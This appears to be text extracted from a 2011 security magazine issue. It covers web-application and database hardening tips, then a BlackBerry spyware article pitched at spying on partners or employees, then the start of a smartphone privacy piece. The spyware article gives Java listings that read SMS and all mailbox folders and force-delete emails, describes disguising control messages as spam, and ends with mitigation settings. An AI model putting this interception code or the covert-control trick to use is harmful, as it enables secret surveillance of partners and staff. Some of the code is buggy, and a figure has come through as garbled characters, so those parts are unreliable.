Risk Management versus Security
Usually people interchangeably use risk management
and security words and think that they are same. Risk
management deals with uncertain events and the
modality to control them for smooth execution of the
project. Whereas security is an aspect where we make
the system (which is result of Project mgmt) secured.
Few points worth mentioning about risk management
and security are given in following paragraph.
• Risk Management is a knowledge area which
describes the process for risk identification, planning,
monitoring and controlling whereas security is a
domain and is a non functional requirement of the
project.
• Risk Management is for handling all types of Project
Risk, which can be categorized as Organization
risks (HR), Project Management, Risk (requirement,
schedule, time, cost and quality), external risk
(Political, weather) and technical risk (which covers
technological change risk, unrealistic requirements).
During RISK Mgmt we also plan and control for
what happens if security requirements are not met.
Security implementation denotes plugging all the
open holes in the system either because of
technology or implementation or standards.
• Risk Management process spans across Planning,
Monitoring and controlling process excluding
execution. Whereas, the security execution phase
is one of the required phases as there are quite a
lot development related activities.
In a nutshell, Risk Management is a process of plan-
ning and controlling uncertain events or conditions that
can impact project and handling for smooth execution,
even after the project goes live; whereas security is
an aspect where we make applications secured. Risk
Mgmt plans and controls the security implementation
as one of the activity or tasks.
Security Tips
List of security tips described in this section should be
followed to make secure web application. Although this
list is not comprehensive enough, but definitely a good
to start.
04/201118
BASICS
Web Application Security
• Avoid or minimize the use of hidden form fields
especially for storing sensitive data like encrypted
user- id or passwords, roles, payment information etc.
• Do not use user input as it is to construct directory
or file names and SQL queries. Also avoid passing
this information as it is over the wire.
• Always use fully qualified absolute path and
filename instead of relative paths. Given below is
one of the example
Wrong method
../../../<filename>
Suggested method
/examples/code/<filename>
• Make sure the execution of files or programs which
have the capability to change the permission or
mode for other files should be restricted.
• Do server side validations and do not rely only on
client side validation as it is very easy to bypass
client side validations. Make sure we remove
unwanted characters, invisible characters and
HTML tags from user input and if required throw
back error(s) to the user.
• It is advisable to separate out the presentation
layer from business layer as this will provide
greater flexibility and allows better deployment of
security.
• Do not write user credentials in code.
• Use the proper commenting mechanism. For
example JSP developers put comment in HTML
format rather than JSP format.
• Only validated request for URL redirect or forward
should be allowed.
• Proper Exception handling needs to be implemented
• It is advisable not to display application
exceptions or error as it is. They should be
wrapped within some user friendly messages.
• Make sure that exceptions and errors are
properly handled, caught (for e.g. Nullpointer,
ArrayOutOfBound, DivideByError, etc.) and thrown or
re-thrown as per the requirements. Again given
below is a wrong example:
try {
stmt1
stmt2
} catch (Exception t) {
}
Stmt4
• Secure Communication
• Make sure that the important and sensitive data
is always in encrypted form. For example, make
use of SSL or IPSEC wherever necessary. Also,
it not advisable to transfer sensitive data using
GET Protocol.
• Avoid using unsecured protocols, if not possible
to avoid, provide secured communication.
• Don’t used HTTP header information for making
security decisions.
• Restricted Access
• Make sure that only required URL and Services
are exposed with proper level of security.
• Ensure to provide only authorized access to the
system and application resources.
• Avoid putting everything in the web directory. By
this we, we restrict visitors to access our web
resources (like data, files, configurations setting,
etc) directly from browsers.
• Remove sharing of files and folders from production
machines.
• Only required ports are opened. For example, if
FTP is not required on the Web Server, it should be
closed.
• Make sure that directory listing is off. For example,
if somebody visits http://www.myexample.com/
examples/, in case default page is not available
then directory listing should not be displayed.
• Do not perform encryption logic on client side or in
executables code (like applets, ActiveX controls,
etc) which gets downloaded at client side as it is
quite possible that logic will get exposed to the
outer world.
• Avoid storing vital sensitive data like passwords,
roles etc in cookies or in file which are accessible
to use for e.g. web directory.
• Use POST instead of GET method and if possible
before processing the request, always check
at server side that if request method is not as
expected then we should throw error for e.g. we
created a form where a POST method request is
expected, but we are getting a GET request then
we should throw an error.
• Make sure we should not have MIXED-CONTENT
in HTML page i.e. we should not access any internal
resources with HTTP protocol if page is accessed
through HTTPS protocol as it will show Mixed
Content Popup Window and also allows Active
hackers a chance. Given below is an example:
Wrong method
<… src=http://www……>
Suggested method
<…. src=//www…>.
With this what will happen is that the protocol is
automatically attached to the URL based on the
page protocol. i.e., if page is accessed with HTTP
protocol then internal resources will be accesed
with HTTP protocol, similarly if page is accessed
with HTTPS protocol then internal resources will be
accessed with HTTPS protocol.
• Proper Session Management Policies
Security – Objectives, Process and Tips
www.hakin9.org/en 19
• System should invalidate user session at logout
and when time expires
• We have to ensure that generate new session
ID when users transitions from unauthenticated
to authenticated.
• Session ID should have enough randomness for
a period and it’s session life should be limited
• We should encrypt the cookie data and also
unauthorized access to session data be avoided.
• Appropriate Logging and Auditing should be
implemented and it should be secured. Also, make
sure that sensitive data is not logged. Some of the
major things that we should log are:
• Startup and shutdown
• Unsuccessful access attempt for resources (for
e.g. Denial of access resulting from excessive
number of login attempts)
• Unauthorised access attempts.
• User authentication.
• User role assignments.
• Permissions granted to users or groups.
• Actions by trusted users.
• Configuration changes.
• Modifications to data (Sensitive, Public, Classified)
Also, ensure we log the date and time of each event,
as well as the success or failure of major events.
• Avoid using database administrator credentials
for connecting a Web application to database.
Configure specific users and roles in the database
with required privileges and use them from web
application to connect to database.
• Make sure we encrypt all sensitive data in all types of
configuration files like xml, properties, csv files.Also we
have to ensure that the files are not in web directory.
• Make sure, if the application uses third party
products API’s, it should also be scanned from
security perspective.
• Make sure only required and tested code goes in
production. For example, we should not push dynamic
pages which were developed during development
time and subsequently they were no longer in use.
• Make sure our system should be robust enough
against unwanted bots and crawlers. For this we
should use robot.txt, captcha, Meta tags appropriately
• Avoiding XSS Attacks – stands for Cross Site
Scripting and it occurs when a web application
gathers malicious data from a user. Here user
does code injection into a vulnerable application in
order to gather data from them. It is a real threat for
authentication process, stealing user information,
changes setting and cookie values, etc. There are
three distinct types of XSS vulnerability (type 0, type
1 and type 2). CERT® Advisory had highlighted
threats with Malicious code and suggested some
solutions please refer to the following URL http://
www.cert.org/advisories/CA-2000-02.html and http://
www.owasp.org/index.php/Cross-site_Scripting_
%28XSS%29
• Avoiding CSRF Attacks – stands for Cross Site
Request Forgery. It compels a logged-on user’s
browser to send a request to a vulnerable web
application, which then performs the chosen action
assuming that the request is coming from a trusted
and authenticated user. It is also known as one
click attack or session riding. Read following URL
for information http://www.owasp.org/index.php/
Cross-Site_Request_Forgery%28%29_Prevention_
Cheat_Sheet
• Avoiding Injection flaws – It allow attackers to
relay malicious code through a web application to
another system by sending data to an interpreter
as part of a command or query. There are many
types of injection flows like SQL, OS commands,
LDAP, XPath, XSLT, etc. Read following http://
www.owasp.org/index.php/Injection_Flaws
• Support for P3P Headers – stands for Platform for
Privacy Preferences Project. It enables Web sites to
express their privacy practices in a standard format
that can be retrieved automatically and interpreted
easily by user agent (a.k.a. browser). Policy
is delivered to the web page allowing the P3P
enabled browser to make decisions by comparing
this policy with the user’s stored preferences
before the page is displayed. The privacy policy
can be retrieved as an XML file or can be included,
in compact form, in the HTTP header. Compact
policies are summarized P3P policies delivered
in the HTTP header that provide hints to user
agents to enable the user agent to make quick,
synchronous decisions about applying policy. For
more information please read following links http://
www.p3pwriter.com/, http://www.w3.org/P3P/
• We should follow government, industry and domain
guidelines for e.g.
• PCI – credit card related guidelines.
• HIPPA – health care domain related guidelines.
• GLBA – Financial Institution guidelines OWASP
(The Open Web Application Security Project)
had releases their version of top security threats
in web application at http://www.owasp.org/
index.php/Category:OWASP_Top_Ten_Project
and it is worth reading it.
Database Security
As no database product comes configured securely
out of the box it is necessary to follow these steps to
prevent attacks from exploiting known vulnerabilities.
The checklist given in the subsequent paragraph is
not comprehensive; the actual steps for hardening
04/201120
BASICS
a specific database platform may be more in-depth.
Please check the vendor specific security checklist for
more details and product specific security tips. These
steps should be followed to secure a typical database
server, but may not be appropriate in all cases. It is the
responsibility of the DBA associated with each platform
to ensure they understand the detailed tasks.
• Make sure we do not save sensitive data like
Passwords, credit cards numbers in clear text
format. All sensitive data should be encrypted.
• If possible, use the latest generation of database
server.
• Install the latest vendor-provided patches for the
database. Be sure to include patches for database
support software that is not directly bundled with
the database.
• Every server should be configured to only allow
trusted IP addresses and only those ports which
are required should be opened.
• Remove sample databases and database users.
• Create alternative administrative users for each
DBA, rather than allowing multiple individual users
to regularly use the default administrative account.
• Configure specific users and roles in the database
only with the privileges required and ensure that
access to the database is limited to the minimal
access necessary (at the level of Database,
tables, rows and columns). For example, reporting
applications that just require read-only access
should be appropriately limited.
• It is advisable that the database should require
authentication before returning any type of data.
• Remove unwanted database stored procedures,
triggers.
• Appropriate guidelines (HIPAA, Privacy Act, financial,
personnel, etc.) must be used for safeguarding the
sensitive data.
• Whereever possible, isolate sensitive databases to
their own servers. Databases containing Personally
Identifiable Information (PII), or otherwise sensitive
data should be protected from the Internet by a
network firewall.
• Administrative/DBA access should be limited to
fewer individuals as far as possible.
• The data base for the web application should not
be directly accessible from the public network from
where external user customer traffic arrives on.
• Use complex names for database users. Use
complex passwords for these users.
• Use IPSec or SSL to protect access to databases
from other network servers.
• Auditing and logging is implemented, working and
also access to log file is secured. Also make sure
that sensitive information like passwords are not
logged.
Other Security measures
• Virus scanning has to be performed on a regular
basis
• Implement Firewall effectively.
• Make sure unused ports in all servers are not
opened and regular auditing has to be done.
• It is advisable to use industry standard cryptography
algorithm over homegrown algorithm.
• Security keys should be changed on regular basis
and also security keys have to be stored at a
restricted location.
• Regular backup should be taken.
• Apply firmware and software patches or upgrades
on regular basis.
• When system migrates to production. Please do the
following things
• Make sure we change all the credentials for
users, roles
• Implementation of New IP Scheme(s), if required
• Creation/modification of DMZ(s), if required
• Router Configuration Changes,
• Firewall Configuration Changes

Figure 3. Association of security across SDLC phases and span of security implementation across application layers
������������
�����������
����������
������
�����������
��
��������
�
�� ����
������
��������
�������
����
������������ �����
�������� ����� �����
��������������
���������� ����������� �����
����
������
������
����
����
������������ �����
�������� ����� �����
���
���������� ����������� �����
�������� ������
�
Security – Objectives, Process and Tips
www.hakin9.org/en 21
• Implement additional or upgrade Technology/Tools,
if required.
Summary
Security is one of the greatest concerns as today most of
the applications that are build, have numerous integration
points. This is especially true for Web and Web Services
applications. Now a day’s security capabilities of delivered
application are one of the major criteria to evaluate
deliverables as security is mapped directly with the
business. Therefore we should take security requirements
very seriously vis-a-vis functional requirements. It’s time
we seriously focus on building secured web application
that does not jeopardize business at any stage, so that
business can be done without any hassle.
Software Security is all about making resources
available through defined channel only to authenticated
resources based on their roles. For this we should
• Thoroughly understands the business and it’s
ecosystem.
• Thoroughly understand technologies involved in
developing the applications.
• Thoroughly understands the Government, Legal,
industry and domain policies and guidelines.
• Thoroughly understand all types of users and their
roles & rights.
Securing web applications requires:
• a combined effort across all phases of SDLC i.e.
requirement gathering, design, development, QA.
Deployment and maintenance.
• Requires security implementation across all layers i.e.
client, server management, network mana-gement.
On the‘Net
• http://www.w3.org/Security/Faq/www-security-faq.html
• http://advosys.ca/papers/printable/web-security.html
• http://www.cert.org/advisories/CA-2000-02.html
• http://www.webcredible.co.uk/user-friendly-resources/web-accessibility/wcag-guidelines-20.shtml
• http://msdn2.microsoft.com/en-us/library/aa302332.aspx
• http://msdn.microsoft.com/en-us/library/aa302433.aspx
• http://technet.microsoft.com/en-us/library/cc512638.aspx
• http://msdn.microsoft.com/en-us/library/aa480484.aspx
• http://msdn.microsoft.com/en-us/library/ms998258
• http://www.fortify.com/servlet/downloads/public/Fortify_360_Whitepaper.pdf
• http://java.sun.com/security/seccodeguide.html
• http://advosys.ca/papers/printable/web-security.pdf
• https://www.pcisecuritystandards.org/
RAHUL KUMAR GUPTA
Rahul Kumar Gupta is a postgraduate in Computer Applications,
graduate in Business management and having around 8
certi�cations including SCEJA, ATG Commerce, PMP and JCP. He
is having an experience of around 13 years (2010) in IT industry
and is working as Associate General Manager (Technology and
Architecture)forProductEngineeringandCommerceandService
applications with Indian IT giant HCL Technologies, NOIDA
(INDIA). He was also a co-technical reviewer for Professional
Java Ecommerce, Professional EJB and Professional JSP Site
Design books of Wrox publication. He is actively involved in
technical writings and published numerous technical articles
and whitepaper. You can catch him at rahgup@mailcity.com. For
moreinfovisithttp://rahgup.blogspot.com/
Credits
The author wishes to thank his colleague Sunil Anand (Security
Architect) as domain expert, Vikas Wadehra and Ashish Saxena
for their valuable contribution as reviewer for this article.
Threat Modeling and Security auditing should be
given focus along with security reviews for successful
implementation. As threat landscape and requirements
for applications keeps changing frequently there is a
need to perform regular security auditing and update
security policies in order to make the system safer and
compliant with current industry standards.
Various forums/agencies/companies/researchers usually
publish list of top 10 security threats every year and
it is advisable that we should keep track on these
threats. OWSAP (The Open Web Application Security
Project) had releases their version of top 10 security
threats in web application at http://www.owasp.org/
index.php/Category:OWASP_Top_Ten_Project and it is
worth reading it. In addition to this there are few more
publication which has published top 10 security threats
for the year 2011.
• http://www.itpro.co.uk/613333/top-10-threats-for-it-
security-in-2011
• https://infosecisland.com/blogview/10546-Top-
Eight-Security-Threats-for-2011.html
• http://www.itnewsafrica.com/?p=10072
04/201122
ATTACK
I
t lets you to intercept SMS or Email messages via the
Internet, catch cheating wives or cheating husbands,
stop employee espionage, protect children, etc.
Well, you’ve just read yet another advertising that
summarized several spyware products for every mobile
OS. To be beyond exception that Windows Mobile,
Symbian, iOS (iPhone) are the most popular with
consumer. All of kind has never had a distinct security
policy. But the BlackBerry devices are one of world’s
top devices! It’s entirely explicable, though. There’s
unique thing is defensible. It has a proof-of-security
flow channel to transmit data from each to other. And
up to now, there’s no successful decoder for ciphered
technology.
These days a lot of people are in use of a mobile
phone, it has made our lives easier and increased
communication, in spite of opportunity for a cheating.
You suppose your lover isn’t being faithful to you and
you ought to grant your suspicions or allay your fears.
So, the main of evidence can be new lover is linked with
your partner.
Telltale signs will be sms to the same number, late
at night or early in the morning or both, if the same
number is appearing as a call at unsocial hours
then you really have something to be concerned
about. However there can be a perfectly innocent
explanation for activity like this and its worth pausing
before jumping to conclusions. If the number that is
appearing is that of a family member or good friend it
might just be that your partner is planning a surprise
for you and has enlisted their help, so check the
number carefully, particularly if it seems familiar to
you.
Nothing personal...
Everyone knows that reading other people’s letters
or diaries, without the permission of the author isn’t
ethical. All personal correspondence, or even just
information such as SMS messages, address book,
email, ICQ history, indeed are called for fashionable
word Privacy, or a Private, Data Privacy. Any attempt to
cheat with it behind author back is a direct violation of
the individual privacy.
One day, everyone has thought about what men
write to each other, or what was written by his friend or
colleagues. It’s no necessarily malicious intent. Do they
have something to hide, to hatch a plot? Omnivorous
curiosity is one of the most popular human vice helps
to fraudster to earn considerable sums of money every
day. They always ready to help to get into somebody
address phone book, email message or social
networking pages for all comers. After all do you can
get access to cherished friend’s (lover’s, boss, foes)
chats?
The victim’s mobile phone is coveted human’s goal.
This storage place may shed light on wrapped in
mystery things. There’s no way to read others emails
or sms. You can take phone and read all you interested
The Backroom Message
That’s Stolen Your Deal
Do you want to learn more about bigwig? Is someone
keeping secrets from you? Need to silently record text
messages, GPS locations and call info of your child or
employee? Catch everybody at whatever you like with our
unique service.
What you will learn…
• Each email-message (or sms-message) as part term of busi-
ness correspondence could be intercept
• Message can activate spyware
What you should know…
• Basic knowledge about BlackBerry security
The backroom message that’s stolen your deal
www.hakin9.org/en 23
Routines behind the screen...
The message (sms or email) intercept is a great
opportunity to take control of somebody and be invisible.
You’re able to read emails as well as make a telephone
directory (subscriber’s list) through the text messages to
a minute. Such kind of message intercept is in demand
on the situation. Moreover, it’s a real ability to feel a spy
likewise to obtain information that can’t be get in a legal
way. Some years ago such intercepts were a science
fiction available for intelligence service. Up to now, you
don’t be secret serviceman; you don’t have a high level
of experience. The explanation was quite simple. You
only need to hit him with your legacy hammer. There’s
no way of misapplication of hummer, isn’t it? You can
hammer a nail into board, or you also can hammer
a nail into smb head. There is nothing reprehensible
about it. The public tranquillity as protectability is wrong
side of vulnerability. And vice versa.
Malware Design
Ultimate goal is show what API-routines help us to design
such malware. List of API classes is shall be import to re-
create sms listener is presented in Listing 1.
The first public class Date represents a specific
instant in time, with millisecond precision.
in. It’s one of the easiest ways to do. By the way, you
may to provoke your victim into allowing acquainting
yourself with privacy data. It should be noted that lack
of knowledge is leading topics of the hour. Now the
plot thickens in call for a vote of confidence! Really,
how long does software ask you to grant with privacy
data? Do you trust software with yourself secrets?
Take some kind of program modifying sms&email
graphical controls, for instance. When you’re going to
install it you’ve been asking to set access permission
(as general permission), send&receive permission,
etc.
There is no reason for concern in this case, right?
You install what you like despite expectancy of data
stealing. If we take a Facebook application (or twitter
application) then confidence level should be reduced
because such kind of apps has http/https via EDGE/
3G/WiFi as common channel to data transmission.
Further to there’s ability to receive actual information
about new friends or upload status by sms sending.
For some time past, internet spreads a spam with
a proposal to use the service to read others’ posts.
Kaspersky Lab reported about one of these viruses
in February, 2009. Users are promised the ability to
read others SMS. By clicking on the junk link users
downloaded a Trojan called Trojan.Win32.Agent2.dbq
(Kaspersky Lab’s Notation).
The next secret (cherished) zone area is a personal
email storage. Email correspondence goes mad
not less than others sms. Deceivers are offering
password email account’s breaking services. At
first, they also ask for upfront payment via SMS and
never break into account. There’s another kind of
deception. Someone imparts news about security
holes of Google email system or Yahoo email system
and offers to get the password from any mailbox.
There is a need for you to send to the referred above
email address your (!) password and answer for
secret question (what’s your favourite colour?). It
accounts for by cheating the email system (Google,
Yahoo). After all, you’ll supposedly receive a list of
password to any email system. Come again! It’s easy
substitution of your account’s password for desired
password. So, there’s no fraud! Really, there are a lot
of security holes (but it’s just a one kind of it); really,
there’s a way to steal password. Are ready to name
this hole? Nobody but you! The email address in
received message is just an intruder email account.
This way he gets other’s password. Also he doesn’t
want anyone to confide in.
Thus, all proposals for access to others’
correspondence have two goals. Trick the user out of
money or infect user’s computer with a virus. In this
case, the attacker could also capture the user’s own
password.
Listing 1. API-routines to design malware's part “sms
intercept”
java.util.Date;
javax.wireless.messaging.MessageConnection;
javax.wireless.messaging.Message;
Listing 2. Retrieve the message
MessageConnection sms_connection = (MessageConnectio
n)Connector.open("sms://:0"); ;
Message sms_message = sms_connection.receive();
Date sms_date = sms_message.getTimestamp();
String sms_address = sms_message.getAddress();
String sms_body = null;
if (m instanceof TextMessage)
{
TextMessage temp_text = (TextMessage)sms_message;
sms_body = temp_text.getPayloadText();
}
else if (m instance of BinaryMessage)
{
byte[] temp_byte = ((BinaryMessage) sms_message).
getPayloadData();
// convert Binary Data to Text
sms_body = new String(temp_byte, "UTF-8");
}
04/201124
ATTACK
Interface Message is the base interface for derived
interfaces that represent various types of messages.
This interface contains the functionality common to all
messages. We have a couple routines here.
• getAddress() – Returns the address associated with
this message. If this is a message to be sent, then
this address is the recipient’s address. If this is a
message that has been received, then this address
is the sender’s address.
• getTimestamp() – Returns the timestamp indicating
when this message has been sent.
The MessageConnection interface defines the basic
functionality for sending and receiving messages. It
contains methods for sending and receiving messages.
The receive() subroutine which receives a message.
If there are no messages for this MessageConnection
waiting, this method will block until either a message
for this Connection is received or the MessageConnection
is closed.
When an incoming message arrives, the notifyIncom
ingMessage(MessageConnection) method is called. There’s
a the same method for outcoming message notifyOut
comingMessage(MessageConnection) that is called when an
SMS message is sent from the device. Both of methods
are called once for each incoming message to the
MessageConnection.
The second malware part is designed to catch email
messages. In this case, It should be used another
signed routine set which is described in Listing 3.
The Session class provides access to email services,
storage, and transport.
The Message class represents an email message.
A message contains a set of header fields (attributes)
and a body (contents). Messages in a folder also have
a set of flags that describe its state within the folder.
Received messages are retrieved from a folder named
INBOX (see Folder integer constants).
The Folder class represents a mailbox folder on
the handheld. To retrieve a list of contained folders
only call Folder.list(). But we don’t need anything
about folder’s contants or system folder’s names, If
we need to extract folder’s name it should routine’s
called by getFullName(). By the way, it’s simple to use a
cycle for (int i = 0; i < email_folder_list.length; i++)
because we’ve already got email’s folder list by calling
Folder.list().
The Message class represents a message store and
its access protocol, for storing and retrieving messages
on the handheld. To retrieve a Store instance to access
message storage on this device we need to invoke
Session.getStore().
Folder INTEGER Constants
• DELETED – A Folder containing deleted messages.
• DRAFT – A Folder containing draft messages.
• FILED – Contains items that are �led in a Folder.
• INBOX – A Folder containing received messages.
• INVALID – A Folder containing items marked as invalid.
• JUNK – A Folder for junk mail.
• OTHER – A Folder that the user created – a personal
folder.
• OUTBOX – A Folder containing messages in the process of
being sent.
• SENT – A Folder containing sent messages.
• UNFILED – Contains items that are not currently �led in a
Folder.
Listing 3. API-routines to design malware's part “email
intercept”
import net.rim.blackberry.api.mail.Address;
import net.rim.blackberry.api.mail.Folder;
import net.rim.blackberry.api.mail.Message;
import net.rim.blackberry.api.mail.Session;
import net.rim.blackberry.api.mail.Store;
Listing 4. Retrieve a email message”
Session current_session = Session.getDefaultInstan
ce();
String folders_name = null;
String email_from = null;
String email_subject = null;
String email_body = null;
if (current_session != null)
{
Store current_storage = current_
session.getStore();
Folder[] flist = current_storage.list();
for (int i = 0; i < flist.length; i++)
{
folders_name = folder.getFullName();
//get folder's name
Message[] msgs = flist[i].getMessages();
for (int n=0; n < msgs.length; n++)
{
Address from = msgs[n].getFrom();
if (from != null)
email_from = from.getAddr();
}
email_subject = msgs[n].getSubject();
email_body = msgs[n].getBodyText();
}
}
}
The backroom message that’s stolen your deal
www.hakin9.org/en 25
Refers to code above I notice that I rewrite 4 strings’
objects: folders_name, email_from, email_subject, email_body.
To data acquisition you should use the Vector object like
„Vector data_acq = new Vector() from java.util.Vector
and then create a String object by Utils.makeStringFrom
Vector converting data. By the way, you also can use a
StringBuilder.
Puppet theatre
Progress is interesting to watch. It is in every area
of human activity, else it vanishes from sight. The
cybercrime is beyond exception, too. It rapidly improves
which is used by his own inhabitants. The malware 2.0
is a new word in the IT Security vocabulary since 2006.
This term describes the new generation of malicious
software because it well co-ordinated and well-
functioning system. By the way, it poisons anti-viruses
existence.
Trojans are malicious programs that perform actions
which are not authorized by the user: they delete, block,
modify or copy data, and they disrupt the performance
of computers or computer networks. Unlike viruses and
worms, the threats that fall into this category are unable
to make copies of themselves or self-replicate. Trojans
are classified according to the type of action they
perform on an infected computer. This subclass includes
the following behaviors according to Kaspersky Lab:
• Backdoor
• Exploit
• Rootkit
• Trojan-DDoS
• Trojan-Downloader
• Trojan-Proxy
• Trojan-SMS
• Trojan-Spy, etc
The most interesting subclass is Backdoor and Trojan-
DDoS”. The second subclass will be attended to article
later on. And now we discuss a backdoor’s behavior.
Well, Backdoors are designed to give malicious users
remote control over an infected computer. So, it’s
similar to many administration systems designed and
distributed by software developers. These types of
malicious programs make it possible to do anything
the intruder wants on the infected handheld: send
and receive files, launch files or delete them, display
messages, delete data, etc. The programs in this
category are often used in order to unite a group of
victim computers and form a botnet or zombie network.
This gives malicious users centralized control over an
army of infected computers which can then be used
for criminal purposes.
Stolen messages from blackberry device
Sender :: InternetSMS
Body :: http://www.blackberryseeker.com/applications/download/
PDF-To-Go-V20_2.aspx
Sender :: InternetSMS
Body :: http://letitbit.net/download/.../Defcon14-V64-X30n-Black
jacking_Owning_the_enterprise.m4v.html
Listing 5. Delete a email message”
Import net.rim.blackberry.api.mail.Folder
…
Message[] emailMessage= emailFolder.getMessages();
for(int i=0;i<emailMessage.length;i++)
{
emailFolder.deleteMessage(emailMessage[i],true);
}
Figure 1. Application Management
Figure 2. Set application’s permission
04/201126
ATTACK
Most popular message’s control is sms (or mms).
SMS advantage is rapid access, steadiness, reliability
assurance. In BlackBerry’s case email is a second
sufficient channel is capable of the same rapidly moving
events. The way how to catch sms or email messages
I discuss above. So, if we’re going to create powerful
command control system (further CC) we need know
how to delete this message. Below is part of the codes
as way to delete all the email (see Listing 5).
The boolean value .deleteMessage(...,true) indicates
force deletion If the message is marked as saved.
If you’ve just caught an email message by using
FolderEvent(Folder folder, int type, Message message)
with synchronized void messagesAdded(FolderEvent event) {
Message msg = e.getMessage(); } then you can delete it by
msg.deleteMessage(...).
Unfortunately, RIM API does not allow to access
already received/sent sms-messages. In spite of it, it
still possible to mask our control command to the some
kind of spam, e.g. +323232 User MegaFriend has sent
message to you. Isn’t it a Facebook notify? It doesn’t
matter much that such sms has another sender number;
it’s a matter that your device have been received a
control message.
Mitigation
BlackBerry Enterprise Server has several to mitigation.
First, you can turn on confirmation of each sending
message for cases that blackberry Trojan has ability to
spend money and you have to pay the bill. This rule is
placed in IT Policy>Common Policy Group>Confirm On
Send. If you even set it into True value this rule exerts
an impact only on user’s actions. In other words, any
kind of program has never notified you when sends
message. It also could set a trusted applications in
Application Control>Message Access. One more a
radical solution consist in disabling SMS and MMS
on IT Policy>Device Only Items>Allow SMS and “IT
Policy>Common>Disable MMS. The first feature may
be set in False state, and the second may be set into
True value.
More powerful way is to create a trusted domain.
This ability provides us to fill a white list with trusted
senders and recipients and to filter a black list
of phrases, senders, recipients. First of all, you
should check and turn on your BES filter’s status: IT
Policy>Security>Firewall Block Incoming Messages.
Here it should be checked a SMS, MMS, Enterprise
Message as filtered types. Enterprise Message is
none of than a enterprise email messages. After it,
fill a whitelist in IT Policy>Security>Firewall White List
Address with e.g. *@blackberry.enterprise.com. Take
Figure 3. Firewall Management
Figure 4. Exception’s of black list Figure 5. Adding new exception
The backroom message that’s stolen your deal
www.hakin9.org/en 27
notice of using a substitution characters like asterisk
“*”. You also can add another values separated with
comma. First step is done, you’ve just create a trusted
domain filled with only white addresses.
The second step is filling black tags. First of all, you
should turn option, too. The rule IT Policy>Filter Rule>
Condition and Action>Enabled is set into True state
switches to strain your emails. The second rule IT
Policy>Filter Rule>Condition and Action>From gives
opportunity to vanish message from unknown senders.
Here you can type something like stealer@gmail.com,
hacker@yahoo.com. The same rule IT Policy>Filter
Rule>Condition and Action>Sent To can filter
vulnerable message that can include stolen data to
intruder account or non-trusted account. To control
transfer subjects and bodies set unallowable phrases
to following rules: IT Policy>Filter Rule>Condition and
Action>Subject, IT Policy>Filter Rule>Condition and
Action>Body. After it, you have to check a last rule
that indicate way of delivering black messages. In first
case, device is receiving only headers, in second case
BES holding such messages don’t allow to device
download it.
If you are BIS consumer you always check
permissions when downloading an application to grant
or disallow status to email or sms. Or you can set it after
you downloaded application in Options>Device>Applic
ation Management>Edit Permissions. To fill a white list
with enabling a device firewall you should to follow Op
tions>Security>Firewall, check desirable features and
add white rule.
Conclusion
Spyware is one of the most common types of malware.
While the term spyware suggests software that
secretly monitors the user’s computing, the functions
of spyware extend well beyond simple monitoring. It’s
designed to spy what you’re doing on your device.
They collect information about Web pages you usually
visit, your Internet surfing habits and messages you
exchange. It also interfere with user control of the
computer in other ways, such as installing additional
software and redirecting Web browser activity or theft
of personal information (including financial information
such as credit card numbers).
Then it sends without your knowledge to others.
However, to install they have to hide themselves in
demo games as example. The presence of spyware
is typically hidden from the user, and can be difficult
to detect. It’s not very common, it’s not an amount of
viruses, Trojans, backdoors that antiviruses can stop,
and otherwise everybody will know it. Like many recent
viruses, however, spyware by design spyware exploits
infected computers for commercial gain.
Even you think your information isn’t important to
intruder, they can use your device resources again
others or steal data won’t never let you know about it.
By the way, they foul the trail and left your device (and
you) holding the baby.
On the‘Net
• http://docs.blackberry.com/en/admin/deliverables/12063/BlackBerry_Enterprise_Server-Policy_Reference_Guide-T323212-832026-
1023123101-001-5.0.1-US.pdf – BlackBerry Enterprise Server Version: 5.0. Policy Reference Guide, RIM,
• http://docs.blackberry.com/en/developers/deliverables/11961/BlackBerry_Java_Application-Feature_and_Technical_Overview--
789336-1109112514-001-5.0_Beta-US.pdf – BlackBerry Java Application. Version: 5.0. Feature and Technical Overview, RIM
• http://docs.blackberry.com/en/developers/deliverables/9091/JDE_5.0_FundamentalsGuide_Beta.pdf – BlackBerry Java Application.
Version: 5.0. Fundamentals Guide , RIM,
• http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_
Application_Developer_Guide_Volume_1.pdf?nodeid=1106256&vernum=0 – BlackBerry Application Developer Guide Volume
1: Fundamentals (4.1), RIM,
• http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_
Application_Developer_Guide_Volume_2.pdf?nodeid=1106444&vernum=0 – BlackBerry Application Developer Guide Volume
2: Advanced Topics (4.1), RIM,
• http://www.blackberry.com/developers/docs/4.2api/ – RIM Device Java Library – 4.2.0 Release (Javadoc), RIM,
• http://docs.blackberry.com/en/developers/deliverables/15497/BlackBerry_Smartphone_Simulator-Development_Guide--1001926-
0406042642-001-5.0-US.pdf – BlackBerry Smartphone Simulator. Version: 5.0. Development Guide, RIM,
• http://docs.blackberry.com/en/developers/deliverables/1077/BlackBerry_Signing_Authority_Tool_1.0_-_Password_Based_-_
Administrator_Guide.pdf – BlackBerry Signature Tool 1.0. Developer Guide, RIM
YURY CHEMERKIN
Graduated at Russian State University for the Humanities
(http://rggu.com/) in 2010. At present postgraduate at RSUH.
Information Security Analyst since 2009 and currently works
as mobile info security researcher in Moscow.
E-mail: yury.chemerkin@gmail.com.
Facebook: http://www.facebook.com/people/Yury-Chemerkin/
100001827345335.
LinkedIn: http://ru.linkedin.com/pub/yury-chemerkin/2a/434/
549
04/201128
DEFENSE
S
martphones are part of your Personal Area
Network (PAN) and the user needs to remember
that everything that is done on them, data saved
in them, communications that touch them in anyway
(voice, SMS, email) should be viewed as public and not
private.
In a decision filed on January 3, 2011 in People v. Diaz,
the California Supreme Court ruled that an arrestee’s
loss of privacy extends to personal items including cell
phones. The Court determined that search of the cell
phone was valid as being incident to a lawful custodial
arrest under the Fourth Amendment. The ruling allows
police in California to access any data stored on an
arrestee’s phone including voicemail messages, photos,
address book, browsing history, data stored in apps
(including social media apps), search history, and chat
logs. In addition, depending upon the use of location-
enabled services or apps that store data on the phone,
the police might also be able to determine the arrestee’s
past whereabouts (http://www.courtinfo.ca.gov/opinions/
documents/S166600.PDF).
The Federal Bureau of Investigation (FBI) and the
National Security Agency (NSA) can subpoena the
cell phone company for phone records without a prior
warrant as a result of the 2001 Patriot Act in order help
prevent acts of terrorism. They can also wire tap, that
is, listen and record your cell phone conversations.
Moreover, the Patriot Act makes it illegal for the cell
phone company that has delivered your records to
the FBI or NSA to make it publicly known or even
discuss the fact that your phone records have been
